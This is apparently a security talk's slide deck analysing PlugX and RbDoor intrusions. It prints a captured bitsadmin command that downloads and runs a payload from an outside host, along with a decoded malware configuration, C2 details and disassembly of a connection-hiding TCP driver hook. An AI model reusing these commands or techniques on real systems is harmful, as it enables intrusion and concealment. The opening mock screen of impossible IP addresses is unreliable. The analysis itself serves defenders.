INTERNAL ACCOUNTS  
STATEMENT DELIVERY  
NOTIFICATIONS  
PRINTING & DISPLAY  
SETTINGS  
PRINT THIS PAGE  
ACCOUNT SERVICES  
MOBILE BANKING  
OUR TAX CENTER

>> ISP CONNECTION ACTIVE: 219.090.365.141  
<ALL.NETWORKS.CONNECT>  
\_FIRST :

(ACCESS ALL IP ADDRESS-TRACY-JACOBS  
[PRIMARY ONE MUTUAL BANK])



90.72.256.809	90.72.256.809
90.72.256.809	90.72.256.809
90.72.256.809	90.72.256.809
90.72.256.809	90.72.256.809
90.72.256.809	90.72.256.809
90.72.256.809	90.72.256.809
90.72.256.809	30.65.256.301




# EXPOSING YOUR BITS

## *Windows* update component for file transfer

Tags  Save

Host  bad  SA  8R1

Program  ok  cmd.exe

Pid 7516

Create Time 2015-02-23T23:05:05.572308 (6 months ago)

Image Path C:\Windows\System32\cmd.exe

Parent Image Path (not available)

Command Line C:\Windows\system32\cmd.EXE /c bitsadmin /transfer My /Download /PRIORITY HIGH http://ax[redacted]svr.com/d001.jpg C:\Windows\TEMP\d001.cp1 &C:\Windows\TEMP\d001.cp1

User AUTORIDADE NT\SISTEMA

Parent  taskeng.exe {F98890EC-3712-48F3-8DED-1B6E885D408D} S-1-5-18:NT AUTHORITY\System:Service:

Children (2)

2015-02-23T23:05:05.681315	 bitsadmin /transfer My /Download /PRIORITY HIGH http://ax[redacted]svr.com/d001.jpg C:\Windows\TEMP\d001.cp1
2015-02-23T23:06:24.059036	 "C:\Windows\System32\control.exe" "C:\Windows\TEMP\d001.cp1",



SecureWorks

# PLUGX

*Been* around since 2011, actively developed  
*Modular* construction to evade sandboxing, etc.  
*C&C* via UDP, DNS over UDP, CUSTOM over TCP,  
HTTP, HTTPS, ICMP, customer over IP  
*Plugin* infrastructure



SecureWorks

```
View: EmPrxRes.dll.dat
EmPrxRes.dll.d  FRO ----- 32 000001FF Hiew 8.33 (c) SEN
000001E1: E9F7C79F61 jmp 0619FC9DD --X
000001E6: 228B77037601 and cl,[ebx][001760377]
000001EC: E9E9010000 jmp 0000003DA --|1
000001F1: 00E8 add al,ch
000001F3: 81E208FBF07F and edx,07FF0FB08 ;'0-1a'
000001F9: 81CA709400B1 or edx,0B1009470 ;'ö p'
000001FF: 802BB8 sub b,[ebx],0B8 ;'0'
00000202: 81F17C90211F xor ecx,01F21907C ;'!E|'
00000208: F7C2F67247DE test edx,0DE4772F6 ;'IGr÷'
0000020E: 7303 jnc 000000213 --|2
00000210: 7201 jc 000000213 --|2
00000212: 7B8B jnp 00000019F --|3
00000214: 1424 adc al,024 ;'$'
00000216: 81C7CBECC69A add edi,09ACEBCCB ;'ÜäýT'
0000021C: 81CA34E493A1 or edx,0A193E434 ;'iôô4'
00000222: E901000000 jmp 000000228 --|4
00000227: E84E730372 call 072037572 --X
0000022C: 01E9 add ecx,ebp
0000022E: 81C722C58A90 add edi,0908AC522 ;'Èè+"
00000234: E901000000 jmp 00000023A --|5
00000239: E881FAA8B2 call 0B2A8FCBF --X
0000023E: C6B6 #UD
00000240: 8B0C24 mov ecx,[esp]
1Help 2PutBk 3Edit 4Mode 5Goto 6Refer 7Search 8Header 9Files 10Quit
```

```

Hiew: EmPrxRes.dll.dat.first_layer.bin
EmPrxRes.dll.d ▶ |FRO ----- 32 00000000 Hiew 8.33 (c)SEN
00000000: E800000000 call 00000005 --|1
00000005: 58 lpop eax
00000006: 83E805 sub eax,5
00000009: 8B4C2404 mov ecx,[esp][4]
0000000D: 51 push ecx
0000000E: E8582D0000 push 00002D58 ;'-X'
00000013: 8D884FA60100 lea ecx,[eax][00001A64F]
00000019: 51 push ecx
0000001A: E830A10100 push 00001A130 ;' @i0'
0000001F: 8D881F050000 lea ecx,[eax][00000051F]
00000025: 51 push ecx
00000026: E8A7D30100 push 00001D3A7 ;' @Ë°'
0000002B: 8D8800000000 lea ecx,[eax][0]
00000031: 51 push ecx
00000032: 54 push esp
00000033: E806000000 call 00000003E --|2
00000038: 83C41C add esp,01C
0000003B: C20400 retn 4 ; ^^^^-----
0000003E: 55 2push ebp
0000003F: 8BEC mov ebp,esp
00000041: E4A130000000 mov eax,fs:[000000030]
00000047: 8B400C mov eax,[eax][00C]
0000004A: 8B401C mov eax,[eax][01C]
1Help 2PutBlk 3Edit 4Mode 5Goto 6Refer 7Search 8Header 9Files 10Quit

```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.2	127.0.0.1	DNS	109	Standard query 0xe0d3 TXT KEGPOFOBHAHNAOHMINOCFBJGCFEAEINBJKDHIJHEKNNOAHFF. [REDACTED]
2	0.000000	127.0.0.1	127.0.0.2	DNS	188	Standard query response 0xe0d3 A 127.0.0.1
3	0.030043	127.0.0.2	127.0.0.1	DNS	109	Standard query 0xe0d4 TXT FKJABEOBHPMHEJFOINOCFBJGCFEAEINBJKDHIJHEKNNOAHFF. [REDACTED]
4	0.030043	127.0.0.1	127.0.0.2	DNS	188	Standard query response 0xe0d4 A 127.0.0.1
5	0.060087	127.0.0.2	127.0.0.1	DNS	109	Standard query 0xe0d5 TXT NONBPAOBMKDLLCCFINOCFBJGCFEAEINBJKDHIJHEKNNOAHFF. [REDACTED]
6	0.070101	127.0.0.1	127.0.0.2	DNS	188	Standard query response 0xe0d5 A 127.0.0.1
7	1.131627	127.0.0.2	127.0.0.1	DNS	109	Standard query 0xe0d6 TXT JHDJADOBPMGDIHFINOFCFBJGCFEAEINBJKDHIJHEKNNOAHFF. [REDACTED]



SecureWorks

```
"C2_Password": "12345678901",
"C2s": [
  "www.notebookhk.net:8086 (TCP / HTTP)",
  "www.notebookhk.net:8086 (UDP)",
  "www.notebookhk.net:80 (UDP)",
  "www.notebookhk.net:80 (TCP / HTTP)",
  "www.notebookhk.net:8080 (TCP / HTTP)",
  "www.notebookhk.net:8080 (UDP)",
  "www.notebookhk.net:443 (UDP)",
  "www.notebookhk.net:443 (TCP / HTTP)",
  "www.notebookhk.net:435 (TCP / HTTP)",
  "www.notebookhk.net:435 (UDP)"
],
"ConfigSize": "0x36a4",
"DNS": [],
"Enable_ICMP_P2P": "1",
"Enable_IPProto_P2P": "1",
"Enable_P2P_Scan": "1",
"Enable_TCP_P2P": "1",
"Enable_UDP_P2P": "1",
"HideDLL": "-1",
"ICMP_P2P_Port": "1357",
"IPProto_P2P_Port": "1357",
"Injection": "1",
"InjectionProcess": [
  "%ProgramFiles(x86)%\\Windows Media Player\\wmplayer.exe",
  "%windir%\\system32\\svchost.exe"
],
"InstallDir": "%AUTO%\\fTsgFd",
"KeyLogger": "-1",
"Mac_Disable": "00:00:00:00:00:00",
"Mutex": "Global\\vCsfhvKUHQoFde",
```

```
"P2P_End_Scan1": "0.0.0.0",
"P2P_End_Scan2": "0.0.0.0",
"P2P_End_Scan3": "0.0.0.0",
"P2P_End_Scan4": "0.0.0.0",
"P2P_Start_Scan1": "0.0.0.0",
"P2P_Start_Scan2": "0.0.0.0",
"P2P_Start_Scan3": "0.0.0.0",
"P2P_Start_Scan4": "0.0.0.0",
"PersistenceType": "0",
"PlugX_Password": "TEST",
"Proxy": [],
"RegistryHive": "HKCU",
"RegistryKey": "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
"RegistryValue": "miXXyzBIWUH",
"Screenshots": "0",
"Screenshots_Bits": "16",
"Screenshots_Folder": "%AUTO%\\FS\\screen",
"Screenshots_Frequency": "10",
"Screenshots_Keep": "3",
"Screenshots_Quality": "50",
"Screenshots_Zoom": "50",
"ServiceDescription": "Windows ygTBYaczt Service",
"ServiceDisplayName": "ygTBYaczt",
"ServiceName": "ygTBYaczt",
"Sleep1": "167772160",
"Sleep2": "0",
"TCP_P2P_Port": "1357",
"TimeTable": "Default",
"UAC_Bypass_Injection": [
  "%windir%\\system32\\msiexec.exe",
],
"UAC_Bypass_Injection_Type": "1",
"UDP_P2P_Port": "1357",
```




# PLUGINS

```
IDA View-A  Pseudocode-A  Hex View-A  Structures
50 plugx_DecryptString("DISK");
51 strDISK = CopyDecryptedStringFromHeap();
52 plugx_InitializePlugin(strDISK, pluginDiskOnLoad, pluginDiskOnRun, pluginDiskOnExit);
53 ZeroOutDecryptedString((int)&heapMemory);
```

- Read/write/enumerate files, registry
- Download/execute files
- Enumerate, read, write, inject, kill processes
- Port forward/**proxy traffic**, enumerate network
- Full SQL driver interface
- RDP, keylog, screenshot, video ..

# OUR SCENARIO... SO FAR



SecureWorks

# RIJKW #6: INTERNAL BLINDNESS

*Some* visibility inside the network is ... useful

*Common* for newer RATs to have P2P

*Routing* traffic through the network to reach other targets



SecureWorks

# RBDOOR

*Alternative* to PlugX, full RAT functionality too

*Both* 64 and 32 bit versions

*C&C* via TCP, UDP, HTTP, HTTPS, ...

*Traffic* relay is also built in ...



SecureWorks

```
matt@HeartOfGold:~/IMAL/ /n_64_64bit$ xxd -g1 -c32 config.bin
00000000: da a0 c7 c9 ee fb ed d3 fd e3 e7 e9 ec e8 ee d6 98 f6 ea dc dd ea ce c4 d0 ee ff db d6 d7 db e4 .....
00000020: ed df d6 cc e1 ca d2 b0 f4 f4 f3 80 eb b2 aa b8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 .....
00000040: d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 .....
00000060: f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 .....
00000080: 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 ..... !"#%&'()*+,-./012345678
00000a00: 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 .....
00000c00: 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 .....
00000e00: 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 .....
00001000: 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 .....
00001200: b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 .....
00001400: d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 .....
00001600: f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 .....
00001800: 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 ..... !"#%&'()*+,-./012345678
00001a00: 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 .....
00001c00: 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 .....
00001e00: 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 .....
00002000: 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 .....
00002200: b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 .....
00002400: d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 .....
00002600: f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 .....
00002800: 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 ..... !"#%&'()*+,-./012345678
00002a00: 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 .....
00002c00: 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 .....
00002e00: 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 .....
00003000: 99 9a 9b 9c ac 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 .....
00003200: b9 ba bb bc 8f be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 .....
00003400: d9 da db dc dd de df e0 e0 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 .....
00003600: f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 .....
00003800: 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 ..... !"#%&'()*+,-./012345678
00003a00: 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 .....
00003c00: 59 5a 0e 2c 39 3f 2b 05 24 1a 1b 4a 01 0a 0b 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 .....
00003e00: 79 7a 10 1e 4f 4b 4b b8 b8 b6 ad e0 e4 f2 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 .....
00004000: 99 9a cc f5 f3 fa f0 d7 d2 82 f6 d4 c1 c7 d3 cd 89 f9 ce de db c7 ce d5 b1 b2 b3 b4 b5 b6 b7 b8 .....
00004200: b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 .....
00004400: d9 da 8c b5 b3 ba b0 97 92 c2 b6 94 81 87 93 8d c9 b9 8e 9e 9b 87 8c 95 f1 f2 f3 f4 f5 f6 f7 f8 .....
00004600: f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 .....
00004800: 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 ..... !"#%&'()*+,-./012345678
00004a00: 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 .....
00004c00: 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 .....
00004e00: 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 .....
00005000: 99 9a 9b 9c 9d 9e 9f a0 a1 a2 0a 05 00 00 .....

```

```
matt@HeartOfGold:~/IMAL /nr64_64bit$ xxd -g1 -c32 config.bin.dec
0000000: 43 3a 5c 55 73 65 72 73 5c 41 44 4d 49 4e 49 7e 31 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c C:\Users\ADMINI~1\AppData\Local\
0000020: 54 65 6d 70 5c 74 6d 70 35 36 30 44 2e 74 6d 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Temp\tmp560D.tmp.....
0000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00000e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00001a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00001c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00001e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000240: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000260: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000280: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00002a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00002c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00002e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000300: 00 00 00 00 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....1.....
0000320: 00 00 00 00 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....2.....
0000340: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00003a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00003c0: 00 00 55 70 64 61 74 65 45 78 78 2e 64 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...UpdateExx.dll.....
00003e0: 00 00 6b 62 32 35 34 38 39 34 2e 64 61 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
..kb254894.dat.....
0000400: 00 00 57 69 6e 64 6f 77 73 20 55 70 64 61 74 65 20 53 65 72 76 69 63 65 00 00 00 00 00 00 00 00
..Windows Update Service.....
0000420: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000440: 00 00 57 69 6e 64 6f 77 73 20 55 70 64 61 74 65 20 53 65 72 76 69 63 65 00 00 00 00 00 00 00 00
..Windows Update Service.....
0000460: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000480: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00004a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00004c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
00004e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0000500: 00 00 00 00 00 00 00 00 00 00 00 00 00 a9 a1 a5 a6
.....
```

```

PRE_VISTA_QUERY_TCP: ; CODE XREF: IocontrolEnumConnections+45↑j
33 D2          xor     edx, edx
55            push   ebp
89 54 24 20    mov     [esp+0B0h+IOCTL_payload.ID.toi_entity.tei_instance], edx
51            push   ecx
89 54 24 28    mov     [esp+0B4h+IOCTL_payload.ID.toi_class], edx
8D 4C 24 20    lea    ecx, [esp+0B4h+IOCTL_payload]
89 54 24 2C    mov     [esp+0B4h+IOCTL_payload.ID.toi_type], edx
6A 14          push   14h
89 54 24 34    mov     [esp+0B8h+IOCTL_payload.ID.toi_id], edx
51            push   ecx
8B 4E 08       mov     ecx, [esi+DriverIoControlStruct.TCP_or_NSI_handle]
8D 54 24 20    lea    edx, [esp+0BCh+io_status_block]
68 03 00 12 00 push   120003h ; IOCTL_TCP_QUERY_INFORMATION_EX;0x120003;
52            push   edx
53            push   ebx
53            push   ebx
53            push   ebx
51            push   ecx
C7 44 24 40 00 04 00 00 mov     [esp+0D4h+IOCTL_payload.ID.toi_entity.tei_entity], 400h ; ???
C7 44 24 50 00 02 00 00 mov     [esp+0D4h+IOCTL_payload.ID.toi_id], 200h ; ??
C7 44 24 48 40 40 00 00 mov     [esp+0D4h+IOCTL_payload.ID.toi_class], 4040h ; ???
FF D0          call   eax ; NtDeviceIoControlFile
33 D2          xor     edx, edx
3B C3          cmp     eax, ebx
5F            pop     edi
5E            pop     esi
0F 94 C2       setz   dl
5D            pop     ebp
8B C2          mov     eax, edx
5B            pop     ebx
81 C4 9C 00 00 00 add     esp, 9Ch
C2 08 00       retn   8

```

```
DRV 0x10a7b7528 \Driver\IpFilterDriver
---| DEV 0x8bd52030 IPFILTERDRIVER FILE_DEVICE_NETWORK
```

```
DRV 0x10af89430 \Driver\Tcpip
---| DEV 0x8c9361f0 RawIp FILE_DEVICE_NETWORK
-----| ATT 0x8c92bcf8 - \Driver\SYMPTDI FILE_DEVICE_NETWORK
---| DEV 0x8c9261f0 Udp FILE_DEVICE_NETWORK
-----| ATT 0x8c6549c8 - \Driver\SYMPTDI FILE_DEVICE_NETWORK
---| DEV 0x8c91e1f0 Tcp FILE_DEVICE_NETWORK
-----| ATT 0x8c979540 - \Driver\SYMPTDI FILE_DEVICE_NETWORK
---| DEV 0x8c5a11b0 IPMULTICAST FILE_DEVICE_NETWORK
---| DEV 0x8c950510 Ip FILE_DEVICE_NETWORK
-----| ATT 0x8c954cc0 - \Driver\SYMPTDI FILE_DEVICE_NETWORK
```



DriverName: SYMTDI  
DriverStart: 0xb8e20000  
DriverSize: 0x58d00  
DriverStartIo: 0x0

0	IRP_MJ_CREATE	0xb8e28500	SYMTDI.SYS
1	IRP_MJ_CREATE_NAMED_PIPE	0xb8e28500	SYMTDI.SYS
2	IRP_MJ_CLOSE	0xb8e28500	SYMTDI.SYS
3	IRP_MJ_READ	0xb8e28500	SYMTDI.SYS
4	IRP_MJ_WRITE	0xb8e28500	SYMTDI.SYS
5	IRP_MJ_QUERY_INFORMATION	0xb8e28500	SYMTDI.SYS
6	IRP_MJ_SET_INFORMATION	0xb8e28500	SYMTDI.SYS
7	IRP_MJ_QUERY_EA	0xb8e28500	SYMTDI.SYS
8	IRP_MJ_SET_EA	0xb8e28500	SYMTDI.SYS
9	IRP_MJ_FLUSH_BUFFERS	0xb8e28500	SYMTDI.SYS
10	IRP_MJ_QUERY_VOLUME_INFORMATION	0xb8e28500	SYMTDI.SYS
11	IRP_MJ_SET_VOLUME_INFORMATION	0xb8e28500	SYMTDI.SYS
12	IRP_MJ_DIRECTORY_CONTROL	0xb8e28500	SYMTDI.SYS
13	IRP_MJ_FILE_SYSTEM_CONTROL	0xb8e28500	SYMTDI.SYS
14	IRP_MJ_DEVICE_CONTROL	0xf7810b38	tmpD.tmp
15	IRP_MJ_INTERNAL_DEVICE_CONTROL	0xb8e28500	SYMTDI.SYS
16	IRP_MJ_SHUTDOWN	0xb8e28500	SYMTDI.SYS
17	IRP_MJ_LOCK_CONTROL	0xb8e28500	SYMTDI.SYS
18	IRP_MJ_CLEANUP	0xb8e28500	SYMTDI.SYS
19	IRP_MJ_CREATE_MAILSLLOT	0xb8e28500	SYMTDI.SYS
20	IRP_MJ_QUERY_SECURITY	0xb8e28500	SYMTDI.SYS
21	IRP_MJ_SET_SECURITY	0xb8e28500	SYMTDI.SYS
22	IRP_MJ_POWER	0xb8e28500	SYMTDI.SYS
23	IRP_MJ_SYSTEM_CONTROL	0xb8e28500	SYMTDI.SYS
24	IRP_MJ_DEVICE_CHANGE	0xb8e28500	SYMTDI.SYS
25	IRP_MJ_QUERY_QUOTA	0xb8e28500	SYMTDI.SYS
26	IRP_MJ_SET_QUOTA	0xb8e28500	SYMTDI.SYS
27	IRP_MJ_PNP	0xb8e28500	SYMTDI.SYS

TCPDriverHook proc near ; DATA XREF: HookDeviceTCP+AF↓o

PDEVICE\_OBJECT = dword ptr 8  
pIRP = dword ptr 0Ch

```
mov     edi, edi
push   ebp
mov     ebp, esp
push   ebx
push   esi
push   edi
mov     edi, [ebp+pIRP]
mov     esi, [edi+60h] ; IoGetCurrentIrpStackLocation()
cmp     [esi+IO_STACK_LOCATION.MinorFunction], 0
jnz     PASSTHROUGH
cmp     [esi+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode], 120003h
jnz     PASSTHROUGH
mov     ebx, [esi+IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
xor     ecx, ecx
cmp     ebx, ecx
jz      PASSTHROUGH
cmp     [ebx+TCP_REQUEST_QUERY_INFORMATION_EX.ID.toi_entity.tei_entity], 400h
jnz     PASSTHROUGH
mov     eax, [ebx+TCP_REQUEST_QUERY_INFORMATION_EX.ID.toi_id]
cmp     eax, 101h
jz      short CAPTURE_REQUEST
cmp     eax, 102h
jz      short CAPTURE_REQUEST
cmp     eax, 110h
